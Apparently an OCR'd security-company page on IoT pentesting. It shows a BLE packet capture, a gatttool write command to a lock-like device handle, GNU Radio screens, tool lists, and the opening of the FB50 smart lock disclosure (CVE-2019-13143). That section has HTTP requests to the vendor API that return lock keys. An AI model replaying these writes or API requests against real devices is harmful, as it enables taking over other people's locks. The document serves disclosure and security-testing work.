


```
btl2cap.cid == 0x0004

No.  Time       Source                   Destination                    Prot Length Info
 10… 22.8699…  SonyMobi_27:90:c8 (Xpe…  TexasIns_52:ff:b8 ()           A…   14 Sent Find Information Request, Handles: 0x0042..0x0042
 10… 22.8876…  TexasIns_52:ff:b8 ()     SonyMobi_27:90:c8 (Xperia Z3+) A…   15 Rcvd Find Information Response
 10… 22.8985…  SonyMobi_27:90:c8 (Xpe…  TexasIns_52:ff:b8 ()           A…   14 Sent Find Information Request, Handles: 0x0045..0x0045
 10… 22.9099…  TexasIns_52:ff:b8 ()     SonyMobi_27:90:c8 (Xperia Z3+) A…   15 Rcvd Find Information Response
 10… 22.9207…  SonyMobi_27:90:c8 (Xpe…  TexasIns_52:ff:b8 ()           A…   14 Sent Find Information Request, Handles: 0x004a..0x004a
 10… 22.9326…  TexasIns_52:ff:b8 ()     SonyMobi_27:90:c8 (Xperia Z3+) A…   15 Rcvd Find Information Response
 10… 22.9428…  SonyMobi_27:90:c8 (Xpe…  TexasIns_52:ff:b8 ()           A…   14 Sent Find Information Request, Handles: 0x004d..0xffff
 10… 22.9549…  TexasIns_52:ff:b8 ()     SonyMobi_27:90:c8 (Xperia Z3+) A…   14 Rcvd Error Response - Attribute Not Found, Handle: 0x004d
 10… 22.9855…  SonyMobi_27:90:c8 (Xpe…  TexasIns_52:ff:b8 ()           A…   22 Sent Write Request, Handle: 0x0025
 10… 23.0057…  TexasIns_52:ff:b8 ()     SonyMobi_27:90:c8 (Xperia Z3+) A…   10 Rcvd Write Response
 10… 24.9997…  SonyMobi_27:90:c8 (Xpe…  TexasIns_52:ff:b8 ()           A…   12 Sent Read Request, Handle: 0x002b
 10… 25.1387…  TexasIns_52:ff:b8 ()     SonyMobi_27:90:c8 (Xperia Z3+) A…   14 Rcvd Read Response
 11… 26.5503…  SonyMobi_27:90:c8 (Xpe…  TexasIns_52:ff:b8 ()           A…   16 Sent Write Command, Handle: 0x002b
 11… 26.6558…  SonyMobi_27:90:c8 (Xpe…  TexasIns_52:ff:b8 ()           A…   12 Sent Read Request, Handle: 0x002b
 11… 26.7476…  TexasIns_52:ff:b8 ()     SonyMobi_27:90:c8 (Xperia Z3+) A…   14 Rcvd Read Response
 11… 26.9911…  TexasIns_52:ff:b8 ()     SonyMobi_27:90:c8 (Xperia Z3+) A…   16 Rcvd Handle Value Notification, Handle: 0x002b
 11… 27.4089…  SonyMobi_27:90:c8 (Xpe…  TexasIns_52:ff:b8 ()           A…   16 Sent Write Command, Handle: 0x002b
 11… 27.4788…  TexasIns_52:ff:b8 ()     SonyMobi_27:90:c8 (Xperia Z3+) A…   16 Rcvd Handle Value Notification, Handle: 0x002b

▸ Frame 1109: 16 bytes on wire (128 bits), 16 bytes captured (128 bits)
▸ Bluetooth
▸ Bluetooth HCI H4
▸ Bluetooth HCI ACL Packet
▾ Bluetooth L2CAP Protocol
    Length: 7
    CID: Attribute Protocol (0x0004)
▾ Bluetooth Attribute Protocol
  ▾ Opcode: Write Command (0x52)
      0... .... = Authentication Signature: False
      .1.. .... = Command: True
      ..01 0010 = Method: Write Request (0x12)
  ▾ Handle: 0x002b (Unknown)
      [UUID: Unknown (0xffb2)]
    Value: d0ffffff

0000  02 40 00 0b 00 07 00 04  00 52 2b 00 d0 ff ff ff   .@...... .R+.....
```

btsnoop_hci.log





```
root@kali:~/Desktop# gatttool -i hci1 -b 8C:8B:83:52:FF:B8 --char-write-req -a 0x002b -n d0ff000ff
Characteristic value was written successfully
root@kali:~/Desktop# 
```



```
root@kali:~# hcitool -i hci1 leinfo 8C:8B:83:52:FF:B8
Requesting information ...
        Handle: 70 (0x0046)
        LMP Version: 4.0 (0x6) LMP Subversion: 0x132
        Manufacturer: Texas Instruments Inc. (13)
        Features: 0x01 0x00 0x00 0x00 0x00 0x00 0x00 0x00
```

Analysis of radio signals using USRP





Rate 25 fps Overlap: 0%
Time span Auto Res: - s
Averaging
Pandapter Water
Peak Detect Hold
Pand. dB
Wf. dB
Freq zoom 1x

untitled - GNU Radio Companion

Options
ID: top_block
Generate Options: QT GUI

Variable
ID: samp_rate

```
<<< Welcome to GNU Radio Companion
3.7.12git-295-ga0adcd33 >>>

Block paths:
	/home/gnuradio/pybombs/share/
gnuradio/grc/blocks
```


Id	Value
Imports	
Variables	
samp_ra	32000

- Mobile, Web and Cloud Application Testing
  - Web dashboards- XSS, IDOR, Injections
  - .apk and .Ios Source code review
  - Application reversing
  - Hardcoded api keys
  - Cloud Credentials like MQTT, CoAP, AWS etc.

Software Tools


Hardware Level	Firmware Level	Radio Security
Baudrate.py	Binwalk	Gatttool
Esptool	Strings	hcitool
Flashrom	IDAPro	GNURadio
Minicom	Radare2	Killerbee
Screen	Qumu	

Hardware Tools




Jtagulator


HackRF




Ubertooth




TTL-USB Converter



Bus Pirate




Zigbee Sniffer



Chip whisperer

Smart Lock Disclosure




FB50 Smart Lock Vulnerability Disclosure (CVE-2019-13143)

Posted on August 2, 2019 by Shubham Chougule

Executive Summary

Our security engineers found vulnerabilities in the FB50 smart lock mobile application. An information disclosure vulnerability chained together with poor token management lead to a complete transfer of ownership of the lock from the user to the attacker's account.


Getting QR code and Lock ID



```
POST /oklock/lock/queryDevice HTTP/1.1
User-Agent: nokelockTool/1.4.8(Android 7.1.2 ; Xiaomi/Redmi 4)
clientType: Android
token: 7[redacted]
language: GB
appVersion: 1.4.8
Content-Type: application/json;charset=UTF-8
Content-Length: 27
Host: api.oklock.com.cn
Connection: close
Accept-Encoding: gzip, deflate

{"mac":"6C:C3[redacted]}
```

```
HTTP/1.1 200
Server: nginx/1.13.3
Date: Thu, 01 Aug 2019 12:05:33 GMT
Content-Type: application/json
Content-Length: 357
Connection: close

{"result":{"alarm":0,"barcode":"0[redacted] chipType":"1","createAt":"2019-05-14
09:32:23.0","deviceId":"","electricity":"79","firmwareVersion":"2.3","gsmVersion":"","id":9[redacted]0,"isLock":0,"lo
ckKey":"69,59,58,0,26,6,67,90,73,46,20,84,31,82,42,95","lockPwd":"[redacted],"mac":"6C:C3:74:DB:29:4D","name":"lo
ck1","radioName":"BlueFPL","type":0},"status":"2000"}
```

Getting the USER ID



Request

```
POST /oklock/lock/getDeviceInfo HTTP/1.1
User-Agent: nokelockTool/1.4.8(Android 7.1.2 ; Xiaomi/Redmi 4)
clientType: Android
token: 71b89555847c4e1b8f994b0fee185d3d
language: GB
appVersion: 1.4.8
Content-Type: application/json;charset=UTF-8
Content-Length: 63
Host: api.oklock.com.cn
Connection: close
Accept-Encoding: gzip, deflate

{"barcode":"https://app.oklok.com.cn/app.html?id=GFYY[redacted]4"}
```

